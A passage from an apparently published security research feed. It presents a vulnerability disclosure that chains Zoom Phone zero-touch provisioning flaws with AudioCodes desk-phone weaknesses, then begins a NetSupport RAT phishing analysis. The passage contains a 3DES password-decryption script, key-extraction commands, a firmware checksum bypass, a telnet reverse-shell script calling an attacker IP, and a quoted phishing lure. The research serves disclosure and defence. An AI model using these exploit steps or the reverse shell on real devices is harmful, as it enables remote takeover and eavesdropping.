</pre></td><td class="rouge-code"><pre><span class="k">HTTP</span><span class="o">/</span><span class="m">2</span> <span class="m">404</span> <span class="ne">Not Found</span>
<span class="na">Content-Length</span><span class="p">:</span> <span class="s">0</span>
<span class="s">[...]</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Furthermore, depending on the vendor and the device model, the client certificate must have a matching Common Name (CN) attribute or serial number, 
which corresponds to the MAC address of the device, to retrieve the correct configuration file.</p>

<p>This certificate-based authentication, which verifies the exact match of the MAC address with the requested configuration, 
makes it difficult for an attacker to access device configurations without possessing the corresponding device certificate.</p>

<h2 id="device-assignment">Device Assignment</h2>

<p>Assigning devices can be accomplished in the Zoom Phone’s administrative panel by adding the MAC addresses of the devices:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/assign1.png" alt="Assignment of a desk phone" width="70%" />
<em>Assignment of a desk phone</em></p>

<p>However, there is no other client-side verification, such as a one-time password or other evidence that the MAC address actually belongs to the organization.</p>

<p>Therefore, an attacker with access to the necessary licenses for using Zoom Phone can claim arbitrary MAC addresses and assign a self-defined configuration template.</p>

<p>Since configuration templates include device settings and instructions, 
an attacker could potentially trigger actions such as downloading malicious firmware from a server under their control:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/evil-template.png" alt="Self-defined configuration template" width="90%" />
<em>Self-defined configuration template</em></p>

<p><img src="/assets/img/papers/zero-touch-pwn/evil-prov.png" alt="Self-defined configuration template provided assigned phones" />
<em>Self-defined configuration template provided assigned phones</em></p>

<p>As a result, every time the assigned device is in its factory settings state, such as when it is a new phone or has been reset, 
it will request the malicious configuration file from ZTP and subsequently download the firmware image provided by the attacker.</p>

<p>An attacker could also leverage another built-in function of Zoom’s ZTP to amplify the scope of this attack by importing a massive list of MAC addresses:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/import.png" alt="Import of arbitrary devices" />
<em>Import of arbitrary devices</em></p>

<p>After importing this list of MAC addresses, the devices are belonging to the attacker Zoom account.
A new or subsequent assignment, e.g. by the legitimate owner of the device, has no effect on the attacker assignment and the redirection will not be overwritten.</p>

<p>During the security analysis, we did not identify any limitations on the number of devices that can be added.</p>

<p>With the knowledge of this unverified ownership vulnerability, described in <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-056.txt">SYSS-2022-056</a>, 
the idea was to find vulnerabilities in the firmware signature verification of supported devices and abuse Zoom’s ZTP to trigger arbitrary devices into installing malicious firmware.</p>

<h1 id="analysis-of-certified-hardware">Analysis of Certified Hardware</h1>

<p>This section covers the analysis of an <a href="https://www.audiocodes.com/de/solutions-products/products/ip-phones/c450hd-ip-phone">AudioCodes C450HD</a> VoIP desk phone, which is listed as <a href="https://support.zoom.us/hc/en-us/articles/360001299063-Zoom-Phone-Supported-Devices#h_6415e7c1-60c2-467c-b29e-e6c5e49a4c41">supported device</a> for ZTP.</p>

<h2 id="audiocodes-redirect-service">AudioCodes Redirect Service</h2>

<p>Before delving into our planned attack scenario, we will further analyze the device provisioning process in regards to the vendor’s redirect service.</p>

<p>As <a href="#how-it-works">previously explained</a>, a desk phone in its factory settings will initially request a configuration or the provisioning server URL from the corresponding vendor server. 
This is also the case for AudioCodes devices, which contact the AudioCodes <a href="https://www.audiocodes.com/media/15664/audiocodes-redirect-service.pdf">redirect server</a> at <code class="language-plaintext highlighter-rouge">redirect.audiocodes.com</code>. 
This initial provisioning stage is similar to the later stages of provisioning and device configuration with Zoom’s ZTP.</p>

<p>However, unlike Zoom, there is no authentication required to access and query redirect URLs and configurations.
In many cases, only the URL of the second-stage provisioning server can be accessed:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/redirect-1.png" alt="Provisioning URL received from vendor's redirect server" />
<em>Provisioning URL received from vendor’s redirect server</em></p>

<p>However, during our security analysis some spot checks were made, where we found credentials in URLs:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/redirect-2.png" alt="Credentials in redirection URLs" />
<em>Credentials in redirection URLs</em></p>

<p>In the spot checks, we also followed the redirection pointed to paths of the AudioCodes redirect server itself, 
where we found sensitive information such as configuration files including passwords:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/redirect-3.png" alt="Sensitive information in redirect server" />

<em>Sensitive information in redirect server</em></p>

<p>Sensitive data on third-party servers can also be identified during the redirection process.</p>

<p>Therefore, we strongly urge operators of these services and users of the AudioCodes redirect server to check if this data is freely accessible. 
In general, we recommend enforcing authentication and avoid storing sensitive information such as passwords in plain text.</p>

<p>Due to the device assignment based on the MAC address, 
it is possible for an attacker to scan the entire AudioCodes MAC address space, 
greatly increasing the potential impact of this issue.</p>

<p>This exposure of sensitive information to an unauthorized actor is described in <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-053.txt">SYSS-2022-053</a>.</p>

<h2 id="password-encryption">Password Encryption</h2>

<p>During the spot checks on accessing configuration files via the AudioCodes redirect service, we also found Base64-encoded strings which seem to be encrypted passwords:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/redirect-4.png" alt="Base64-encoded and encrypted password" />
<em>Base64-encoded and encrypted password</em></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>$ echo "VvlZOp5/5pM=" | base64 -d | xxd

00000000: 56f9 593a 9e7f e693                      V.Y:....
</pre></td></tr></tbody></table></code></pre></div></div>

<p>So as a next step, we analyzed the firmware to recover the used encryption routine.</p>

<p>The firmware of AudioCodes devices can be downloaded from the vendor’s <a href="https://www.audiocodes.com/library/firmware">download portal</a> and is not encrypted in itself.
Another way to access the device file system is via the allowed root access via SSH using the administrator password.</p>

<p>During this analysis, we found out that many functionalities are defined in the shared object file <code class="language-plaintext highlighter-rouge">/lib/libaq201.so</code>.
This library also imports the function <code class="language-plaintext highlighter-rouge">decrypt_string</code> from the shared object file <code class="language-plaintext highlighter-rouge">/lib/libac_des3.so</code>, 
which therefore seems to be a good indicator for the encryption routine.</p>

<p>By disassembling and decompiling this library with tools like <a href="https://ghidra-sre.org/">Ghidra</a>, 
the encryption algorithm can be reversed and the hardcoded encryption key extracted:</p>

<p>After some operations, e.g. on the encrypted string, the exported function <code class="language-plaintext highlighter-rouge">decrypt_string</code> calls the function <code class="language-plaintext highlighter-rouge">des3_crypt</code>:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-1.png" alt="Calling an encryption function" />
<em>Calling an encryption function</em></p>

<p>Within the function <code class="language-plaintext highlighter-rouge">des3_crypt</code>, a call is made to the functions <code class="language-plaintext highlighter-rouge">DES_set_key_unchecked</code> and <code class="language-plaintext highlighter-rouge">DES_ede3_cbc_encrypt</code>, 
which are imported from <code class="language-plaintext highlighter-rouge">/lib/libcrypto.so.1.0.0</code>:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-2.png" alt="3DES functions" />
<em>3DES functions</em></p>

<p><a href="https://www.openssl.org/docs/man3.0/man3/DES_ede3_cbc_encrypt.html">These OpenSSL functions</a> first convert the key into the architecture dependent key schedule and then conduct the actual Triple DES decryption.</p>

<p>By knowing the calling convention, we can redefine the given parameters:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-3.png" alt="Redefining parameters and variables" />
<em>Redefining parameters and variables</em></p>

<p>Afterwards, the pointers of the 8 byte initialization vector (IV) and the 24 byte cryptographic key can be examined and therefore the memory location inside the binary:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-4.png" alt="Triple DES initialization vector" />
<em>Triple DES initialization vector</em></p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-5.png" alt="Triple DES key" />
<em>Triple DES key</em></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>Extraction of the Key:
$ offset=$(python3 -c 'print(int("00000fb8", base=16))')
$ dd skip=$offset count=24 if=libac_des3.so of=key.bin bs=1

Extraction of the IV:
$ offset=$(python3 -c 'print(int("00000fb0", base=16))')
$ dd skip=$offset count=8 if=libac_des3.so of=iv.bin bs=1
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Finally, encrypted passwords of AudioCodes devices can be decrypted, for instance by using a simple Python script:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
</pre></td><td class="rouge-code"><pre><span class="c1">#!/usr/bin/env python3
# -*- coding: utf-8 -*-
</span>
<span class="kn">import</span> <span class="n">sys</span>
<span class="kn">import</span> <span class="n">base64</span>
<span class="kn">from</span> <span class="n">Crypto.Cipher</span> <span class="kn">import</span> <span class="n">DES3</span>
<span class="kn">from</span> <span class="n">binascii</span> <span class="kn">import</span> <span class="n">unhexlify</span>

<span class="n">KEY</span> <span class="o">=</span> <span class="nf">unhexlify</span><span class="p">(</span><span class="sh">'</span><span class="s">604075fb########################################</span><span class="sh">'</span><span class="p">)</span>
<span class="n">IV</span>  <span class="o">=</span> <span class="nf">unhexlify</span><span class="p">(</span><span class="sh">'</span><span class="s">a3a4####35cb####</span><span class="sh">'</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">decrypt</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">):</span>
    <span class="n">ciphertext_decoded</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="nf">b64decode</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">)</span>
    <span class="n">cipher</span> <span class="o">=</span> <span class="n">DES3</span><span class="p">.</span><span class="nf">new</span><span class="p">(</span><span class="n">KEY</span><span class="p">,</span> <span class="n">DES3</span><span class="p">.</span><span class="n">MODE_CBC</span><span class="p">,</span> <span class="n">iv</span><span class="o">=</span><span class="n">IV</span><span class="p">)</span>
    <span class="n">plaintext</span> <span class="o">=</span> <span class="n">cipher</span><span class="p">.</span><span class="nf">decrypt</span><span class="p">(</span><span class="n">ciphertext_decoded</span><span class="p">)</span>
    <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">plain text password: {}</span><span class="sh">"</span><span class="p">.</span><span class="nf">format</span><span class="p">(</span><span class="n">plaintext</span><span class="p">.</span><span class="nf">decode</span><span class="p">(</span><span class="sh">'</span><span class="s">utf-8</span><span class="sh">'</span><span class="p">)))</span>


<span class="k">def</span> <span class="nf">main</span><span class="p">():</span>
    <span class="nf">decrypt</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">])</span>


<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">'</span><span class="s">__main__</span><span class="sh">'</span><span class="p">:</span>
    <span class="nf">main</span><span class="p">()</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>$ python3 poc.py VvlZOp5/5pM=

plain text password: system
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This use of a hardcoded cryptographic key is described in <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-052.txt">SYSS-2022-052</a> (<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22957">CVE-2023-22957</a>).</p>

<h2 id="configuration-file-encryption">Configuration File Encryption</h2>

<p>Next we noticed that configuration files for AudioCodes devices could also be stored entirely encrypted:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/doc-enc.png" alt="AudioCodes configuration file encryption" />
<em>AudioCodes documentation for configuration file encryption</em></p>

<p>However, for the configuration file encryption another encryption key is used and since we do not have the referenced tool <code class="language-plaintext highlighter-rouge">encryption_tool.exe</code>, we have to dig further into the device firmware.</p>

<p>Within this analysis, it could be examined that the shared object file <code class="language-plaintext highlighter-rouge">/lib/libcgi.so</code> checks whether a configuration file is encrypted or not and executes the following command:</p>

<p><code class="language-plaintext highlighter-rouge">/home/ipphone/bin/decryption_tool -f /tmp/back_file.cfx -o %s &amp;gt; /dev/null</code></p>

<p>So we assumed that the decryption of the configuration files is handled by <code class="language-plaintext highlighter-rouge">/home/ipphone/bin/decryption_tool</code> and therefore decided to have a closer look at this executable.</p>

<p>Doing this, it could be found out that the imported OpenSSL function <a href="https://www.openssl.org/docs/man1.1.1/man3/EVP_des_ede3_cbc.html"><code class="language-plaintext highlighter-rouge">EVP_des_ede3_cbc</code></a> is used as cipher and <a href="https://www.openssl.org/docs/man1.0.2/man3/EVP_BytesToKey.html"><code class="language-plaintext highlighter-rouge">EVP_BytesToKey</code></a>
to derive the key and IV from a given string.</p>

<p>We found an interesting looking string, which is referenced in the function at memory location <code class="language-plaintext highlighter-rouge">00011620</code>:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-7.png" alt="String for key derivation pushed on the stack" />
<em>String for key derivation pushed on the stack</em></p>

<p>The instructions above cause the call of <code class="language-plaintext highlighter-rouge">memcpy(r0,r1,r2)</code>, which can be abstracted as follows:</p>

<p><code class="language-plaintext highlighter-rouge">memcpy(location_on_the_stack, interessting_string, size_of_the_string)</code></p>

<p>Later in this function, the stack variable which holds the string is copied into register <code class="language-plaintext highlighter-rouge">r3</code>, 
which is then passed as fourth parameter to the function located at memory location <code class="language-plaintext highlighter-rouge">000111a0</code>:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-9.png" alt="Passing of the string to the function at memory location 000111a0" />
<em>Passing of the string to the function at memory location 000111a0</em></p>

<p>Following this function, the string is again stored on the stack (<code class="language-plaintext highlighter-rouge">r7</code>):</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-10.png" alt="Storing the string on the stack" />
<em>Storing the string on the stack</em></p>

<p>Later in the function, <code class="language-plaintext highlighter-rouge">r7</code> is stored in the fourth parameter which is passed to the OpenSSL function <code class="language-plaintext highlighter-rouge">EVP_BytesToKey</code>:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-11.png" alt="Passing the string to the key derivation function" />
<em>Passing the string to the key derivation function</em></p>

<p>In regard to the OpenSSL documentation of this function, it can be confirmed
that this value represents the string from which the key is derived.</p>

<p>So we can extract the secret value from the identified memory location in the previous function <code class="language-plaintext highlighter-rouge">00011620</code>:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/ghidra-8.png" alt="Memory location of the secret for key derivation" />
<em>Memory location of the secret for the key derivation</em></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>$ offset=$(python3 -c 'print(int("00001e8f", base=16))')
$ dd skip=$offset count=64 if=decryption_tool of=secret.bin bs=1
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Finally, the key is derivable from the extracted secret and encrypted AudioCodes configuration files can successfully be decrypted:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
</pre></td><td class="rouge-code"><pre>$ secret=$(cat secret.bin)

$ openssl enc -des-ede3-cbc -P -pass pass:$secret -nosalt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
key=40DA61##########################################
iv =C614############

$ openssl enc -d -des-ede3-cbc -pass pass:$secret -nosalt \ 
        -in encrypted_config.cfx -out plain_config.cfg

$ cat plain_config.cfg
voip/line/0/enabled=1
voip/line/0/id=123
voip/line/0/auth_name=XYZ
voip/line/0/auth_password=XYZ
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This second use of a hardcoded cryptographic key is described in <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-054.txt">SYSS-2022-054</a> (<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22956">CVE-2023-22956</a>).</p>

<h2 id="reversing-of-the-firmware-image-verification">Reversing of the Firmware Image Verification</h2>

<p>To construct a successful exploit chain that delivers malicious firmware via Zoom’s ZTP and triggers arbitrary devices to install it, 
we must analyze the firmware update mechanism of AudioCodes devices.</p>

<p>As a first step, we modified a few bits within a firmware image file, which can be downloaded from the vendor’s <a href="https://www.audiocodes.com/library/firmware">download portal</a>, 
and attempted to install it through the device’s web interface.</p>

<p>Unfortunately, the device rejected this attempt:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/crc-error.png" alt="Failed firmware update" width="60%" /></p>

<p>As there seems to be some kind of firmware verification, the corresponding update mechanism has to be analyzed:</p>

<p>The bash script <code class="language-plaintext highlighter-rouge">/home/ipphone/scripts/run_ramfs_for_upgrade.sh</code> handles the firmware update process, checks whether the executable <code class="language-plaintext highlighter-rouge">/tmp/flasher_ext</code> exists, and executes it.
If this file does not exist, <code class="language-plaintext highlighter-rouge">flasher</code> located at <code class="language-plaintext highlighter-rouge">/bin</code> is executed:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
</pre></td><td class="rouge-code"><pre><span class="o">[</span>...]
<span class="nv">FLASHER</span><span class="o">=</span>flasher
<span class="o">[</span>...]
do_upgrade<span class="o">()</span> <span class="o">{</span>
    v <span class="s2">"Performing system upgrade..."</span>
    <span class="nb">ln</span> <span class="nt">-s</span> /home/ipphone/bin/lcdbar /bin/lcdbar
    flasher u /tmp upgrade.img
    <span class="k">if</span> <span class="o">[</span> <span class="nv">$?</span> <span class="nt">-eq</span> 0 <span class="o">]</span><span class="p">;</span> <span class="k">then
        </span>v <span class="s2">"external flasher exist"</span>
        <span class="nb">chmod</span> +x /tmp/flasher_ext
        /tmp/flasher_ext u
        <span class="k">if</span> <span class="o">[</span> <span class="nv">$?</span> <span class="nt">-eq</span> 0 <span class="o">]</span><span class="p">;</span> <span class="k">then
            </span>v <span class="s2">"external flasher can run, so use external flasher to upgrade"</span>
            <span class="nv">FLASHER</span><span class="o">=</span><span class="s2">"/tmp/flasher_ext"</span>
        <span class="k">fi
    fi</span>
    <span class="nv">$FLASHER</span> r /tmp upgrade.img 1&amp;gt;<span class="nv">$CONSOLE</span> 2&amp;gt;&amp;amp;1
    <span class="k">if</span> <span class="o">[</span> <span class="nv">$?</span> <span class="nt">-eq</span> 0 <span class="o">]</span><span class="p">;</span> <span class="k">then
        </span>v <span class="s2">"Upgrade successful"</span>
    <span class="k">else
        </span>v <span class="s2">"Upgrade fail"</span>
    <span class="k">fi</span>
<span class="o">}</span>
<span class="o">[</span>...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>By analyzing the <code class="language-plaintext highlighter-rouge">flasher</code> executable, the extensive usage of <a href="https://man7.org/linux/man-pages/man2/lseek.2.html"><code class="language-plaintext highlighter-rouge">lseek</code></a> can be discovered.
This C function is used to change the file offset for reading and writing specific parts of the firmware image file, 
which indicates that the image contains different sections.</p>

<p>While looking at the firmware image in a hex editor and further analyzing the binary, 
we were able to reconstruct the firmware structure and the header which divides the file into several sections and also holds a simple checksum of the section:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/firmware-struct.png" alt="Firmware structure" /></p>

<p>The checksum is calculated by summing up all bytes in the section starting from offset 0x60.</p>

<p>The analyzed firmware image contains of the following sections:</p>

<ol>
  <li>Firmware header containing meta information (version, model, date, etc.)</li>
  <li><code class="language-plaintext highlighter-rouge">bootloader.img</code></li>
  <li><code class="language-plaintext highlighter-rouge">rootfs.ext4</code></li>
  <li><code class="language-plaintext highlighter-rouge">phone.img</code></li>
  <li><code class="language-plaintext highlighter-rouge">section.map</code></li>
  <li><code class="language-plaintext highlighter-rouge">flasher</code></li>
  <li>release</li>
  <li>end.section</li>
</ol>

<p>After reconstructing the firmware image structure and the checksum calculation,
we again flipped some bits inside the image file, recalculated the checksum, and tried to install it on the device.
As expected, this time the firmware update was not aborted and we were able to install the manipulated image file.</p>

<p>To demonstrate this in a more convenient way, we extracted the rootfs.ext4 file system from the image file, mounted it, and created a new file:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/new-file.png" alt="Firmware modification" width="60%" /></p>

<p>After packing the firmware and recalculating the checksum, we were able to install this manipulated firmware image, too:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/new-section-checksum.png" alt="Updated section checksum" />
<em>Updated checksum of the rootfs.ext4 section</em></p>
<p><img src="/assets/img/papers/zero-touch-pwn/syss-poc.png" alt="Successfully installed manipulated firmware image" width="60%" />
<em>Successfully installed manipulated firmware image</em></p>

<p>This missing immutable root of trust in hardware is described in <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-055.txt">SYSS-2022-055</a> (<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22955">CVE-2023-22955</a>).</p>

<h1 id="exploit-chain">Exploit Chain</h1>

<p>Now let’s move on to the exciting part where we take advantage of the unverified ownership and the missing immutable root of trust to develop an exploit chain.</p>

<p>As a simple proof of concept, we added the following script to the path <code class="language-plaintext highlighter-rouge">/home/ipphone/scripts</code>,
which uses built-in tools (living off the land) to initiate a reverse shell to the attacker server:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="c">#!/bin/sh</span>

/bin/sleep 120
<span class="nv">TF</span><span class="o">=</span><span class="si">$(</span>/bin/mktemp <span class="nt">-u</span><span class="si">)</span>
/usr/bin/mkfifo <span class="nv">$TF</span>
/usr/bin/telnet &amp;lt;ATTACKER-IP&amp;gt; 5000 0&amp;lt;<span class="nv">$TF</span> | /bin/sh 1&amp;gt;<span class="nv">$TF</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The script path is then added to <code class="language-plaintext highlighter-rouge">/home/ipphone/rcS</code> which executes it at system start-up.</p>

<p>The manipulated firmware image is then stored on an attacker-controlled server and provided via HTTP. 
To trigger the target device to download the malicious firmware image, 
the attacker adds the device’s MAC address to their Zoom account and assigns an evil configuration template 
that includes instructions to download a new firmware from the attacker-controlled server (see <a href="#device-assignment">device assignment</a>).</p>

<p>Now, by resetting the device to factory settings, the device goes through the provisioning process of both, 
AudioCodes and Zoom, and downloads and installs the malicious firmware image from the attacker server.</p>

<p>Finally, a reverse shell with root privileges pops up on the attacker server:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/reverseshell.png" alt="Reverse shell" width="80%" />
<em>Reverse shell from the targeted device</em></p>

<p>This exploitation chain can be illustrated as follows:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/full-attack.png" alt="Complete attack chain" />
<em>Complete attack chain</em></p>

<p>To provide a more comprehensive proof of concept, we have added additional modifications, for example for eavesdropping:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/eavesdropping.gif" alt="Eavesdropping attack" />
<em>Eavesdropping attack</em></p>

<h1 id="conclusion">Conclusion</h1>

<p>During our security analysis, we identified multiple vulnerabilities in Zoom’s and AudioCodes’ provisioning concept as well as in certified hardware.</p>

<p>When combined, these vulnerabilities can be used to remotely take over arbitrary devices. As this attack is highly scalable, it poses a significant security risk:</p>

<p><img src="/assets/img/papers/zero-touch-pwn/attacks.png" alt="Attack scenarios" />
<em>Attack scenarios</em></p>

<p>We have demonstrated that the combination of advanced cloud-based communication solutions like Zoom, along with traditional technologies like VoIP devices, can be a desirable target for attackers.</p>

<p>As future work, other cloud-based solutions and certified hardware could be analyzed for similar security vulnerabilities.</p>

<h1 id="vulnerability-summary">Vulnerability Summary</h1>

<p>We initally reported all described vulnerabilities to the vendors in November 2022.
Unfortunately, not all vulnerabilities were fixed at the time of the disclosure.</p>

<p>Details about the vulnerabilities and their solution state are provided in the following security advisories:</p>

<table>
  <thead>
    <tr>
      <th>Product</th>
      <th>Vulnerability Type</th>
      <th>SySS ID</th>
      <th>CVE ID</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>AudioCodes IP-Phones (UC)</td>
      <td>Use of Hard-coded Cryptographic Key (CWE-321)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-052.txt">SYSS-2022-052</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22957">CVE-2023-22957</a></td>
    </tr>
    <tr>
      <td>AudioCodes Provisioning Service</td>
      <td>Exposure of Sensitive Information to an Unauthorized Actor (CWE-200)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-053.txt">SYSS-2022-053</a></td>
      <td>N.A.</td>
    </tr>
    <tr>
      <td>AudioCodes IP-Phones (UC)</td>
      <td>Use of Hard-coded Cryptographic Key (CWE-321)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-054.txt">SYSS-2022-054</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22956">CVE-2023-22956</a></td>
    </tr>
    <tr>
      <td>AudioCodes IP-Phones (UC)</td>
      <td>Missing Immutable Root of Trust in Hardware (CWE-1326)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-055.txt">SYSS-2022-055</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22955">CVE-2023-22955</a></td>
    </tr>
    <tr>
      <td>Zoom Phone System Management</td>
      <td>Unverified Ownership (CWE-283)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-056.txt">SYSS-2022-056</a></td>
      <td>N.A.</td>
    </tr>
  </tbody>
</table></content>
  

  </entry>

  
  <entry>
    <title>NetSupport RAT distributed via fake invoices</title>
    <link href="https://blog.syss.com/posts/malware-analysis-NetSupport-RAT/" rel="alternate" type="text/html" title="NetSupport RAT distributed via fake invoices" />
    <published>2023-04-18T16:00:00+02:00</published>
  
    <updated>2023-04-24T09:31:16+02:00</updated>
  
    <id>https://blog.syss.com/posts/malware-analysis-NetSupport-RAT/</id>
    <content src="https://blog.syss.com/posts/malware-analysis-NetSupport-RAT/" />
    <author>
      <name>Maurizio Ruchay</name>
    </author>


    <category term="malware" />


    <summary>


      NetSupport Manager is a legitimate remote control software that is developed by a UK-based company. However, as uncovered in this analysis, the software is used in a currently active phishing campaign against German-speaking users.

    </summary>


    <content><p>NetSupport Manager is a legitimate remote control software that is developed by a UK-based company. However, as uncovered in this analysis, the software is used in a currently active phishing campaign against German-speaking users.
<!--more--></p>
<h1 id="malware-distribution">Malware Distribution</h1>

<p>The malware is initially distributed via e-mail as a fake invoice, as shown in the following screenshot:
<img src="/assets/img/papers/malware-analysis-NetSupport-RAT/malware-analysis-mail-distribution.png" alt="Example of fake invoice containing malware" />
<em>Example of fake invoice containing malware</em></p>

<p>An English translation of the mail reads:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
</pre></td><td class="rouge-code"><pre>Dear Sir or Madam,

I hope you are well. I am writing to you today to remind you of an outstanding invoice.
According to our records, we have not yet received your last invoice dated March 15, 2023.

Please transfer the amount of 808.59 € to our account as soon as possible.
You will find the bank details on the attached invoice.

Please note that the invoice is protected with the password "1".
You need the password to open and view the invoice.

If you have already made the payment, please ignore this message.

We would like to remind you that the payment deadline has already passed.
We would appreciate it if you could pay this invoice as soon as possible to avoid late payment interest.

Thank you for your attention and understanding.
</pre></td></tr></tbody></table></code></pre></div></div>
